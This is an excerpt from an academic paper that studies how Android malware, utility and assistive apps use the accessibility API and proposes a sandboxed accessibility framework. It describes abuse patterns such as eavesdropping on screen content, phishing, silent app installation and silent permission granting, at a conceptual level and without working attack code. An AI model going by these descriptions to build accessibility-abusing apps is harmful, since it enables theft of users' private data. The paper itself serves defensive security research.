


Figure 1: Accessibility Communication Channel

Contributions. We make the following contributions:

1) Systematization of accessibility service integration. We study the actual usage of accessibility features in real-world benign, utility[2], and malware apps. Our results reveal patterns and behaviors how the accessibility API is misused. We believe those results contribute to a deeper understanding of how a11y features are being (mis-)used and can help future work in creating better defenses against a11y attacks.

2) Privacy-enhanced accessibility framework. Based on the results of our systematization, we propose a privacy-enhanced accessibility framework. Privacy here means that data retrieved via the accessibility framework should not leak without authorization and that all accessibility actions should be authorized or triggered by the user or at most be inefficiently misused. Our framework separates a11y logic of apps into sandboxed code modules and allows enforcement of privacy policies at the input/output boundary of those modules. This enables a more fine-grained control over how accessibility features are used, how data propagates in the pipelines formed by those modules, and, hence, offers a more effective protection against misuse of the accessibility framework than stock Android.

3) Real-world app migration and evaluation. We migrate two real-world open-source accessibility apps to our privacy-enhanced framework to demonstrate how our framework provides better protection in those cases. Further, micro-benchmarks show that the performance overhead imposed by our solution is acceptable.

2 Android Accessibility Service

We provide technical background knowledge on the accessibility framework in Android and building accessibility apps.

[2] We refer in the context of this paper to apps that repurpose the a11y features for user desired but by Google unintended use-cases as *utility* apps.




Figure 2: Example for explicitly authorizing an AccessibilityService, here of the *1Password* app, in the system settings

2.1 Accessibility Service Overview

Android supports accessibility features since API level 4 through its Accessibility Framework [11]. Figure 1 provides an overview of how the framework works. The accessibility framework acts as an intermediary between applications and accessibility (or a11y) apps. It monitors relevant events within applications and forwards them to accessibility apps, which in turn can use the framework to retrieve certain information (e.g., UI content) from those applications or inject events into those applications (e.g., inserting text or clicking a button).

`AccessibilityService` is the key component for an accessibility app to use the accessibility [7] features. Each accessibility app has to register an `AccessibilityService` to listen for accessibility events. Through `onAccessibilityEvent()` callbacks, the app receives accessibility events that are wrapped as `AccessibilityEvent` objects. The app can then perform custom logic to consume and react to those events. For instance, a screen reader could read aloud a button description that was contained in a received event for a user's UI interaction. To register the `AccessibilityService` in the system, the developer of the accessibility app should declare it as such in the `AndroidManifest.xml` of the app. To ensure that only the system's accessibility framework can bind to this service of the app, the service declaration should require the system permission `android.permission.BIND_ACCESSIBILITY_SERVICE` from any caller. Since no third party app can successfully request this permission, the accessibility app is ensured that any caller to the `AccessibilityService` is the system. Lastly, since access to the accessibility framework is highly critical for user privacy, Android requires the user to explicitly grant this access via the *Settings* app. Figure 2 gives an example of this explicit activation for the *1Password* app in the system setting. Only after those steps, the accessibility app is able to assist the user (or attack them and other apps).

```
1  public class MyAccessibilityService extends AccessibilityService {
2    @Override
3    public void onAccessibilityEvent(AccessibilityEvent event) {
4
5      // global action: back to home screen
6      performGlobalAction(AccessibilityService.GLOBAL_ACTION_HOME);
7      // global action: show activity history
8      performGlobalAction(AccessibilityService.GLOBAL_ACTION_RECENTS);
9
10     AccessibilityNodeInfo node = event.getSource();
11     if (isTargetButton(node)) {
12       // local action: click the target button
13       node.performAction(AccessibilityNodeInfo.ACTION_CLICK);
14     } else if (isTargetEditText(node)) {
15       // local action: input string "android" to an EditText
16       Bundle arguments = new Bundle();
17       arguments.putCharSequence(
18           AccessibilityNodeInfo.ACTION_ARGUMENT_SET_TEXT_CHARSEQUENCE,
19           "android");
20       node.performAction(AccessibilityNodeInfo.ACTION_SET_TEXT, arguments);
21     }
22   }
23 }
```

Listing 1: Code example for using the accessibility service

2.2 Accessibility Communication Channel

Lastly, we have to zoom in to the communication channel between an `AccessibilityService` and the accessibility framework. Accessibility objects, such as `AccessibilityEvent`, `AccessibilityNodeInfo`, or `AccessibilityWindowInfo`, carry other apps' sensitive data, e.g., screen text, to enable the `AccessibilityService` in doing its intended job, e.g., reading screen text aloud. However, the accessibility app can also invoke *global* or *node* actions. Listing 1 provides a toy `AccessibilityService` to illustrate this. *Global* actions are not targeting any specific app and include, for instance, invoking the device's home button or opening the recents screen (or recent task list screen) showing recently accessed apps (see Lines 6 and 8 in Listing 1). *Node* actions target a particular element in another app, for instance, a button or text field (see Lines 13 and 20).

Sensitive data exposure via accessibility features: To be able to provide assistive functionality, an `AccessibilityService` is very powerful and can access a great amount of sensitive data within other apps. Different from sensitive data that is usually protected by Android's permission model and UID-based sandboxing from unauthorized access by apps, the accessibility framework can easily leak such protected data across application boundaries to an accessibility app. For example, an accessibility app without `READ_CONTACTS` permission can still get contact information stored in the *Contacts* app through reading the text fields in `AccessibilityEvents` from the *Contacts* app.

To inform the accessibility framework and the user about which events an `AccessibilityService` is interested in, the developer can specify an `AccessibilityServiceInfo` [8] that lists the capabilities and accessible `AccessibilityEvents`. Thus, the `AccessibilityServiceInfo` informs about which data is exposed to an `AccessibilityService` and what the service could do. For example, by limiting the `packageNames` attribute of `AccessibilityServiceInfo` to `com.android.settings`, the service will only receive

events for the *Settings* app. This configuration can be set either statically as meta-data inside an `xml` file or dynamically at runtime through the `setServiceInfo` interface of the accessibility framework. However, this configuration relies on the incentives of accessibility app developers.

Developers of other applications can further communicate to an `AccessibilityService` that certain UI elements are not important for accessibility. This is in two different ways fallible: first, every app developer has to become active and, second, this forces app developers to choose between writing an app that is protected or that is inclusive. Moreover, this is merely an indication by the app developer and an `AccessibilityService` can decide to ignore this attribute and operate on all UI elements in a targeted app [10].

3 Study of Accessibility Service Usage

Considering the high privileges of an accessibility service and the diverse ways to use it—for a11y as intended, as a user-desired utility, or for malevolent purposes—we are interested in how real-world apps make use of this service and whether there exist distinguishing features in the usage patterns between a11y, utility, and malicious apps. Prior work [18] evaluated the usage of accessibility services in *normal*[3] apps based on natural language processing of the app descriptions. This approach highly relies on the accurate (and honest) developer documentation. A missing, ambiguous, or dishonest description could hide the actual usage of the accessibility features from the results. To gain a more comprehensive and reliable understanding of the usage of accessibility features, we base our study of accessibility (mis-)usage directly on the apps' code, including utility and malware samples. By collecting each sample app's access to the accessibility framework and then comparing the integration between each app's components and their accessibility services, we discover patterns how accessibility apps actually make use of the a11y framework and we gain an overview how accessibility can undermine the users' privacy in practice.

In the remainder of this section, we look at the different ways how an `AccessibilityService` is configured (e.g., which events are being subscribed), which APIs are being used, and which behavioral patterns can be detected in accessibility apps. The key question we want to answer is ***if the different types of accessibility apps—a11y, utility, and malware—are distinguishable in their configuration, API access, or use of accessibility services?***

3.1 Accessibility App Sample Set

We differentiate between three classes of accessibility apps: *malicious*, *utility*, and *a11y*.

[3] Here *normal* refers to apps in official markets.

Table 1: Accessibility service configuration in sample apps

Attribute	#M (57)	#U (36)	#A (8)
events from all apps[1]	**49** (86%)	**24** (67%)	**8** (100%)
canRetrieveWindowContent	**42** (74%)	**30** (83%)	**6** (75%)
∪	**57** (100%)	**34** (94%)	**8** (100%)
∩	**34** (60%)	**20** (56%)	**6** (75%)

M: Malware; **U:** Utility; **A:** A11y
[1] Service does **not** define an allowlist of package names

Malicious apps take advantage of accessibility service to attack users, e.g., logging sensitive user input, mounting phishing attacks, stealing private data from other apps, or surreptitiously granting permissions and installing apps. To collect a representative and timely set of malicious apps for our investigation, we turn to renown malware repositories on GitHub. From GitHub, we collected 608 reported Android malware samples from top ranking malware repositories [12, 27, 38, 39]. After filtering out samples without an `AccessibilityService`, we obtained 55 *malicious* accessibility app samples (57 `AccessibilityService` implementations).

In contrast, *a11y* apps use specific accessibility features to assist people with disabilities or impairments. The use of the accessibility service in those apps meets the intended purpose by Google. For example, a screen reader app reads aloud the text label on a touched button to assist users with visual impairments in using the device. By keyword search on Google Play, we gathered 5 *a11y* sample apps. Lastly, *utility* apps are neither typical assistive apps nor malicious. They ignore Google's accessibility developer guide [11] by using accessibility features for user-desired functionality beyond supporting people with disabilities, such as optimizing user experience (e.g., automatization of tedious tasks or password auto-fill). Google once announced to remove apps that use accessibility features for purposes other than the intended way [2], but this ban was paused after Google realized the popularity of accessibility features in supporting non-accessibility functionality. We crawled 2,751 top Google Play apps in December 2018 and found 36 accessibility apps of this kind, which we use as our *utility* app samples. To check that both the *utility* and *a11y* apps are not malware in disguise, we scan those two sample sets with VirusTotal [41].One app, *Avira*, was reported as malware by VirusTotal. Considering it was flagged by only 1 of 60 engines, we conservatively removed it from our set but did not think this significant enough to report to Google Play. Our non-malicious app sets finally consist of 5 *a11y* apps with 8 `AccessibilityService` and 35 *utility* apps with 36 `AccessibilityService`.

In total, we collected 95 accessibility app samples (101 `AccessibilityService` implementations) for our investigation.

Table 2: Allowlisted package names in service configurations. No a11y app configured an allowlist.

Package	#M (8)	#U (12)
com.android.settings	0	5
com.android.packageinstaller	0	2
browser*	0	3
communication*	2	1
shopping*	2	0
transportation*	2	0
tool*	2	0
self*	6	3

M: Malware; **U:** Utility; ***:** Category of apps since multiple packages of this type are monitored

3.2 Accessibility Service Configuration

As introduced in Section 2.2, app developers can control the capabilities and types of events that their `AccessibilityService` will receive by customizing the `AccessibilityServiceInfo` configuration. This configuration provides a statement about which sensitive data from other apps is potentially exposed to the `AccessibilityService` via the accessibility framework. Among the different available configuration attributes, `packageNames` and `canRetrieveWindowContent` effectively constrain the accessibility app's access to other apps. Attribute `packageNames` allow-lists the source packages for `AccessibilityEvents` the `AccessibilityService` will receive. If this attribute is not set, the `AccessibilityService` will receive events from *all* other packages. If developed with least privilege principle in mind and if applicable, the `AccessibilityService` should specify all the necessary source app packages here. The attribute `canRetrieveWindowContent` controls if the accessibility app can access the window content of other apps, including sensitive data contained within those windows. Obviously, this access to window content is a great way to steal data.

We compare the accessibility service configurations for those two highly sensitive attributes within our app samples to understand the extent of sensitive data to which different accessibility apps have access to. Since this configuration can be set both statically and dynamically, we extract the static configuration file from the apps and combine this with runtime information from tracing the `setServiceInfo` system API. Table 1 shows the number of packages that do **not** declare a package name (i.e., monitor broadly) and that are able to inspect the window content of other apps. The results show that all malware and a11y apps in our sample set monitor broadly, i.e., every malware and a11y app is at least able to inspect window content or receive events of all other apps, while 34 (60%) of the malware and 6 (75%) of the a11y services can do both. While this is intuitive, given the nature of those apps, also 34 (94%) of the utility services make use of those features, where 20 (56%) utility services use both features. For those services that specified an allowlist of package names, we also check the package name details. Of all malware apps, 8 services set an allowlist and receive only events from listed packages, while 12 utility services set an allowlist. None of the 8 a11y services set an allowlist and all of them monitor broadly. The distribution of the (types of) allow-listed packages by the malicious and utility apps can be found in Table 2. Those results show that while utility apps listen primarily to events from system apps, like settings, installer, or browser, malware targets specifically packages in certain categories, such as communication or shopping.

Summary: From those results, we conclude that the currently available constraints on accessibility service do not prevent the risk of abuse of a11y features, since all app types, including legitimate accessibility apps, configure a broad monitoring. Further, the similarity between the configurations makes it hard to distinguish purely on the configurations between a targeted attack and compliance to the least privilege principle.

3.3 Accessibility API Usage

Since the accessibility service configuration does not show a distinguishable pattern between different app types, we further investigated the accessibility framework API usage within accessibility services. After a review of the accessibility framework documentation, we categorize the accessibility API into three categories: 1) *retrieve information*, 2) *perform node action*, and 3) *perform global action*. *Retrieve information* APIs refer to interfaces that request information about other apps, including on-screen text, window position and so on. *Perform node action* API refers to interfaces that perform an action on a specified UI element (*node*), e.g., clicking a button. *Perform global action* API refers to interfaces for issuing a global operation, like clicking the "home" button or showing the recent task list.

Based on this categorization, we analyzed the types of accessibility APIs that are used in our sample apps and with which goal they were used by the apps (i.e., scenario). To this end, we manually interacted with the app UI and pinpointed possible usages based on the service descriptions and hints of UI elements. Since malicious apps by nature might mislead the user in those descriptions, we further collected accessibility-related behavior descriptions from technical reports by malware analysts and reverse engineers. For each discovered usage scenario, we manually inspected one app in depth through either reverse engineering or source code analysis where possible to find patterns how accessibility services are integrated into their apps.

In the end, we found four common patterns for the usage of accessibility methods:

Table 3: Patterns of accessibility API Usage

	Scenario	Patterns P1	P2	P3	P4
Malicious	Content Eavesdropping	✓	✗	✗	✗
	Phishing	✓	✗	✗	✗
	Process Persistence	✓	✗	✗	✗
	Silent Installation	✗	✓	✓	✗
	Silent Privilege Elevation	✗	✓	✓	✗
	E-Banking Fraud	✗	✓	✓	✗
Utility	Fingerprint Gesture	✓	✗	✗	✗
	App Locker	✓	✗	✗	✗
	App Usage Tracing	✓	✗	✗	✗
	Browser Usage Tracing	✓	✗	✗	✗
	TextView Mapping	✓	✗	✗	✗
	Notification Replay	✓	✗	✗	✗
	Smart Reply	✓	✗	✗	✗
	Auto Permission Grant	✗	✓	✗	✗
	Password Auto Fill	✗	✓	✗	✗
	Web Control	✗	✓	✓	✗
	(Un)Installation Protection	✓	✗	✗	✗
	Auto Uninstallation	✗	✓	✗	✗
	Deep Clean	✗	✓	✓	✗
	Battery Save	✗	✓	✗	✗
	Global Menu	✗	✗	✗	✓
A11y	Screen Reader	✓	✗	✗	✗
	Speech to Text	✓	✗	✗	✗
	Facial Access	✗	✓	✓	✗
	Gesture Access	✗	✓	✓	✗
	Voice Access	✗	✓	✓	✗
	Switch Access	✗	✓	✓	✗

✓: uses pattern; ✗: does not use pattern

*Pattern **P1**: retrieve information ⟹ accessibility app operation*. The accessibility apps digest the retrieved information about other apps locally, but do not trigger any global/local accessibility action. For example, a screen reader app gathers screen texts and then processes this information in a separate `TextToSpeech` component to read it aloud.

*Pattern **P2**: retrieve information ⟹ node action*. Here, first a node is selected based on information retrieved from the accessibility framework (e.g., locating a specific button) and then an action is triggered on that specific node (e.g., clicking). For instance, a facial access app that allows controlling the device via facial and head gestures can perform a click on a button to which the users points with such a gesture.

*Pattern **P3**: retrieve information ⟹ global action*. Different from pattern P2, information gathered from the accessibility framework about another app is used to trigger a global action. One typical scenario is a switch access app that captures the "home" key event from an external keyboard and then performs the global action to go back to the home screen.

*Pattern **P4**: accessibility app operation ⟹ global action*. In this pattern, the app triggers a global action purely based on app-internal results but without first retrieving any information about other apps from the accessibility framework. For instance, a soft key mapping is one example for this pattern.

Summary: Table 3 shows the mapping between usage scenarios and the integration patterns for different types of apps. From those results, we can see that scenarios from different categories can have the same API integration pattern. For instance, silent app installation, deep clean, and voice access share patterns P2 and P3. This makes a static detection of accessibility API misuse based on the integration pattern infeasible. Thus, also heuristics based on which APIs are being used—a common technique for malware detection—cannot sufficiently distinguish the different app types purely based on the observed API usage patterns.

3.4 Complete Accessibility Pipelines

Table 3 shows the high-level API-based patterns for interacting with the accessibility framework, which contain both retrieving data (*Patterns 1,2,3*) and triggering actions (*Patterns 2, 3, 4*). Since different app types cannot be distinguished at that abstract level, we now take app-specific contexts around those patterns into consideration and zoom in to apps to investigate the various events that trigger access to the accessibility framework, how data retrieved from the accessibility framework is used, and to which sinks such data flows. For simplicity, we call those app-specific combinations of triggers and usage the apps' *accessibility pipelines*. By comparing the pipelines of malicious applications and benign applications of the accessibility framework, we can pinpoint further similarities and differences between different app categories. The results of investigating the accessibility pipelines for different app types and scenarios are summarized in Table 4. We explain this table in the following, when we discuss the similarities and differences between malicious apps and a11y apps after comparing their triggers and intentions.

Similarities: 1) Although the triggers of the two app categories vary a lot, the commonality is that all apps determine trigger events themselves. Here, *target app operation* means that an app that is monitored with the help of the accessibility framework performs a specific operation (e.g., comes to foreground on screen), while in the remaining triggers the accessibility app reacts to specific stimuli from the user (e.g., finger or facial gestures) or it reacts to arbitrary custom logic (e.g., auto-start when service is registered). In any case, evaluation whether a trigger condition is met resides entirely within the apps. **2)** We found that 2 out of 4 prominent intended operations in a11y apps overlap with the intended operations in malicious apps: voice access provides voice controlled *text editing* support, which overlaps with the *text input* in malware that mimics user interactions in e-banking

Table 4: Accessibility pipelines for different app types and scenario

	Scenario	Trigger	Intention
Malicious	Content Eavesdropping	Auto enabled	Send to remote
	Phishing	Target app operation	Load a phishing page
	Process Persistence	Target app operation	Back home
	Silent Installation	Ad Click	Click specific buttons in specific app
	Silent Privilege Elevation	Auto enabled	Click specific buttons in specific app
	E-Banking Fraud	Auto enabled	Text input & click specific button in specific app
A11y	Screen Reader	Finger Select	Read text aloud
	Speech to Text	Auto enabled	Enable shortcut button
	Facial Access	Camera detection	Screen navigation
	Gesture Access	Finger gesture	Screen navigation
	Voice Access	Microphone detection	Screen navigation & text editing
	Switch Access	Hardware Keyboard	Screen navigation & text editing

fraud; and facial access provides screen navigation through a camera-based mouse that performs *button clicks*, which are also used by malware for, e.g., silent package installation and granting permissions. **3)** Although the intentions of screen reader, voice access, and content eavesdropping are not the same, all of them require raw data processing within the app. Hence, the raw data usage is opaque without precise data flow analysis and constraints. This also affects utility apps. For instance, McAfee Safe Family transmits user web and app usage tracking data to their server to support multi-device parental control—behavior that uses the accessibility framework similarly to content eavesdropping malware.

Differences: 1) We noticed that although some apps from different categories share the same intentions, a11y apps usually require *more* powerful accessibility functions. For example, the silent installation scenario requires clicking specific buttons in the settings app, while facial access supports users in clicking *any* button in *any* app on screen for navigation. That means, in fact, malicious apps can be easily over-privileged without raising immediate suspicion. **2)** Both benign and malicious apps require raw content processing within other components of the apps, but their *final* data destinations are different. For example, we found audio as data sink for screen reader, UI as the destination for voice access text editing, and network interface as sink for malicious content eavesdropping. **3)** By comparing the triggers of the pipelines, we found that malicious apps are more likely to perform operations silently or against users' intentions. Three of the malicious pipelines are *auto enabled* after accessibility service activation. No user involvement is needed. The other three triggers react to specific user operations on itself or third-party apps (similar to a11y apps), however, the reaction violates the users' expectations (e.g., a phishing page is shown). In contrast, triggers in benign apps are more likely to be user-explicit and the corresponding reactions are always in conformity with user intentions. For example, switch access clicks the same buttons as silent installation, but this click action is explicitly triggered by the user through a keyboard press.

Summary: The fact that a11y apps need a more general access to accessibility features (e.g., being able to press any button in any app) prevents a simple least-privilege policy on access to the accessibility framework in order to constrain misuse of accessibility features. Further, the comparison shows that the pipelines of different app categories share similar triggers and actions, thus, like API patterns (see Section 3.3), differentiation of app types purely on only concrete triggers or concrete actions is not feasible. The crucial difference between the app categories that we find is that driven by the category of the app, the complete pipeline is distinguishable when being able to detect the combination of which trigger lead to which action or data leak. For instance, a screen reader has full access to all screen content but only needs the audio API as a data sink to read discovered texts and labels. Or, a facial access app needs to click an arbitrary position that was determined from the user's head movement in the camera feed. Unfortunately, all apps evaluate their trigger conditions themselves and the accessibility pipelines in stock Android are opaque to any fine-grained enforcement of control and data flows.

This leads us to our key insight for our solutions.

4 Key Idea and Threat Model

From our study, we learned that benign accessibility apps distinguished themselves from malicious ones through different data destinations in combination with explicit user-consented node actions, both of which are dependent on the purpose of the a11y app. Benign accessibility apps usually gather user intentions through either on-device sensors or peripherals. Then they take advantage of accessibility features to either perform specified UI operation based on user intention (e.g., clicking a button) or collect necessary user-requested information from

the application framework and other apps. These gathered sensitive information may finally be consumed by components that provide feedback to the user (e.g., audio output). Thus, we define *privacy* in the context of our work as *data retrieved via the accessibility framework should not leak without user authorization and all node actions should be authorized or triggered by the user or at most be inefficiently misused.*

In consideration of those insights, a potential privacy-enhanced accessibility framework should 1) associate the UI operations by an `AccessibilityService` with user intentions to avoid (covert) malicious node actions or at least withhold crucial information for efficient, malevolent node actions; and 2) prevent the on-screen information of apps that is gathered by an `AccessibilityService` from being misused by malicious accessibility apps (e.g., unauthorized leakage of sensitive information). To illustrate, consider Figures 3 and 4. The accessibility app in Figure 3 acting as a supposed screen reader can consume textual information from the accessibility framework as input and can write arbitrary output streams to audio sinks. To avoid the screen information from leaking or the app from issuing malicious node actions, it should not be allowed to issue node clicks or use any other output channel (i.e., least-privilege). Thus, it can work as intended as a screen reader while preventing sensitive data leakage or surreptitious interactions with other apps. Similarly, the accessibility service in Figure 4, acting as a facial access app, can receive arbitrary input from other components of the accessibility app (e.g., results of processing video data or motion sense API for gesture recognition), but should only issue clicks "blindly" to certain UI elements or global events. That means the coordinates for button clicks should come from the video processing component, which in turn can only consume camera feeds, but the app should not be able to analyze the screen content otherwise. Then, since then the app cannot efficiently explore other apps' UI since it lacks feedback about screen hierarchy, misusing accessibility features for maliciously installing apps or granting permissions is impeded.

Key idea: The key idea of our solution, whose implementation we present in the following Section 5, is **1)** to treat the accessibility pipeline of accessibility apps as a sequence of steps, such as trigger detection, local processing, and output streams or node actions; and **2)** to redesign the accessibility framework such that those steps are made explicit and each step's privileges and I/O can be individually governed by a least-privilege privacy policy, however, the content of each step is treated as a blackbox. By keeping the overall pipeline in mind when authoring the privacy policy, we establish a control over the possible data flows of accessibility apps. With a suitable policy that allows benign flows to proceed while preventing potentially malicious flows, privacy protection and enabling accessibility services do not need to be mutually exclusive anymore.

Threat model: We assume that an accessibility app is malicious, meaning that all code, even when divided into individual sandboxed steps, can *collaboratively* still be malicious and steps be tailored to each other to use their individual access rights and I/O to implement an attack (i.e., unauthorized action via the accessibility framework or leakage of data obtained via the accessibility framework). Picking up the example in Figure 4, although the video processing component cannot inspect the screen content anymore to detect buttons, it could send hard-coded coordinates for click events that are independent of the camera feed in order to trigger clicks at coordinates desired by the attacker. We discuss the efficiency of our solution under this threat model in Section 7.




Figure 3: Example sandboxing for screen reader




Figure 4: Example sandboxing for facial access

5 Privacy-Enhanced Accessibility Framework

In the following, we present the design concepts and implementation to realize our idea for constraining misuse of the accessibility framework.

5.1 Overview and Design Concepts

The key idea in our solution is that we treat the accessibility pipeline as a sequence of connected, individual steps and apply flow constrains to control the data flows along the pipeline to prevent unauthorized data leaks or actions. We categorize the steps of those pipelines into three types of code modules that are chained (see Figure 5): a *frontend module (optional)* to gather user intentions (e.g., from sensors or peripherals), an *accessibility module* to perform UI operations or retrieve sensitive information via the accessibility framework, and a *backend module (optional)* that creates the output of the pipeline (e.g., audio or text output). Those types have been directly derived from our previous observations about how a11y apps operate and we find them sufficient to implement the ac-




Figure 5: Accessibility pipeline with sandboxed modules.

cessibility pipelines with minimum-function, least-privilege steps. Although such a logical pipeline exists in real accessibility apps, clearly distinguishable modules do not necessarily exist in current apps and their logic is commonly mixed together in app components. We demonstrate in Section 6 how accessibility apps can be retrofitted to our solution. To prevent misuse of the accessibility API in this pipeline, we transfer design concepts for privilege separation and information flow control to our solution. In particular, we found strong parallels to *opacified computation* for IoT apps [21] and to *recognizers* in augmented reality data processing pipelines [28].

Privilege separation: We implement privilege separation of the involved modules, a common practice in other areas of privacy protection on Android, such as constraining third party libraries [26, 35, 37]. By default, all code running within the same app sandbox (i.e., under the same UID in Android) would share the same privileges. Thus, to privilege-separate untrusted code, it is moved into a separate sandbox in form of another UID under which it executes with a distinct set of permissions and access rights. This establishes a clear boundary between sandboxed (or *quarantined* [21]) code modules and allows access control at the process boundaries. Further, it allows control over the interactions between modules that are in separate sandboxes. We transfer this idea to the accessibility framework by composing the pipeline of actual, distinguishable code modules in their own sandboxes. Thus, we can control to which resources or APIs each module has access and designating each module for a certain step in the pipeline makes the overall process more transparent. No module by itself should have enough privileges to conduct the malicious operation. For instance, if a backend module of a text-to-speech app has to produce audio output, we allow this module to only access Android's audio API but not leak any data to the filesystem, other modules, or network sockets.

Information flow control: To build the pipeline, modules must interact with each other in a coordinated fashion. For instance, an accessibility module could accept screen coordinates as input and will output the on-screen information of the *node* (reference to UI element) at this particular location, which another module might receive to operate on (e.g., read out text elements of the UI element). One way to build these pipelines would be with direct IPC connections between modules. However, this would necessitate that the I/O interfaces of modules are tailored to each other, which would make the setup inflexible (e.g., if a frontend module could provide data to several kinds of accessibility modules) at no apparent security benefit. Instead, in our design, components of the accessibility app that are outside the pipeline connect modules and orchestrate the pipeline (e.g., forward the data between modules), which only requires each module to expose their own IPC interfaces to those app components via newly introduced I/O functions.This creates the risk that private data can leak to the components of the accessibility app that are not sandboxed or that those components can modify or counterfeit data exchanged between modules. To solve this problem, we take inspiration from *opaque handles* [21]: hidden references to raw data that are associated with a taint label and that can only be dereferenced within a sandboxed module. By only releasing handles to the orchestrating components outside the pipeline we prevent leakage of potentially private data to code that is not sandboxed and protect the integrity of that data from modifications by code outside the pipeline. By tainting the handles with the tag of the code module that output the data and checking those taints when handles are given as input to another module, we can ensure the authenticity of the received data and, further, can enforce simple flow constraints that govern how the modules have to be chained together. Originally [21], the taint labels also propagate to the taint label sets of module sandboxes and are forwarded to outgoing handles. That was necessary, since multiple flows might converge at a module and the context of the sandbox and of its outgoing data need to be distinguishable. Our design is simpler, since we have only a single flow in the pipeline and hence do not need to keep taint sets on sandboxes. Moreover, in contrast to the original work, we noticed that in some pipelines non-privacy-critical data could be released to the host app to allow, for instance, customizations (see Section 6.2 for such a scenario). Thus, our policy supports specifying that raw data can be released to components outside the pipeline by dereferencing the handle. To ensure the integrity and origin of all data, our solution allows only handles to be passed as input arguments to other modules.

Recognizers: Lastly, we borrow the concept of *recognizers* used to limit sensitive data sharing in augmented reality data processing pipelines [28]: in place of getting raw video data, augmented reality apps subscribe to the output of certain trustworthy video processors (e.g., object recognizers) and only receive the minimal amount of data necessary for their operation. We noticed a similar setting in accessibility apps. Accessibility apps can depend on a pre-processing of raw data from sensors or peripherals, e.g., the camera. For

instance, a facial mouse detects with the camera the user's head movements and gestures, and maps this to screen coordinates and click events. This would be done in our solution in the frontend modules (see Section 6.2). Although our threat model assumes all modules can be malicious and the output of the frontend module is generally not trustworthy, it is not unreasonable to assume that also scenarios exist in which the frontend module could be pre-installed or be coming from a trusted source, similar to recognizers in AR data pipelines that move common pre-processing to trusted system-provided component. A crucial benefit of a trusted frontend module in accessibility pipelines is that it provides a trusted source for detecting user intentions. In our design, we use this concept of recognizers by recording the outputs of frontend modules and later comparing them against the parameters of node actions. If the frontend is a trusted recognizers, this allows verification of node actions and to link user intentions with node actions.

5.2 Implementation

Figure 6 gives an overview of our implemented solution. We extend Android with a new service *PASManagerService* and its corresponding UI application *PASServer*. *PASManagerService* is the core component in our implementation. It provides accessibility apps with a new set of APIs to orchestrate their accessibility pipelines. It works as a central accessibility event dispatcher that bridges between Android's original accessibility system service `AccessibilityManagerService` and the accessibility modules of client apps, i.e., client apps that want to make use of a11y features use our *PASManagerService* instead of the default `AccessibilityManagerService`. The *PASManagerService* itself is a system-side client (*AMSBridge*) to the `AccessibilityManagerService`. We implement the flow control for accessibility pipelines within the *InfoFlowController* of the *PASManagerService*.

In the following, we will first introduce the details of the system-side *PASManagerService*, *PASServer*, and their components (Section 5.2.1). Then the new accessibility APIs and client-side integration will be introduced (Section 5.2.2).

5.2.1 System-Side Components

PASManagerService consists of three key components: *CommunicationManager*, *AMSBridge* and *InfoFlowController*.

CommunicationManager is the IPC communication hub between host apps, the modules in their pipelines, the `AccessibilityManagerService` (via the *AMSBridge*), and a new settings app *PASServer*. We use the standard Android proxy-stub concept for Binder IPC, where every client to the *CommunicationManager* uses a *PASManager* to call the *CommunicationManager* and to receive callbacks from *CommunicationManager*.

The host app and its modules also exchange data via the *CommunicationManager* with each other. If the host app and its modules could communicate directly with each other, this would necessitate that all opaque handles are set as part of the IPC communication (e.g., within Binder). This would be a very invasive change to a fundamental component of Android. By prohibiting direct communication between the host app and its modules as part of the modules' sandboxes, using a custom permission[4] unavailable to third party apps, and ensuring policies that prevent modules from leaking data to locations readable by the host app or other modules (e.g., SD card), we force modules and their host app to communicate via *CommunicationManager* with each other. Hence, while modules can be chained together, this solution ensures that they can only be chained through the *CommunicationManager* as a channel controlled by our framework. This places *CommunicationManager* in the position of a reference monitor to enforce information flow control (see further down).




Figure 6: Privacy-enhanced Accessibility Framework

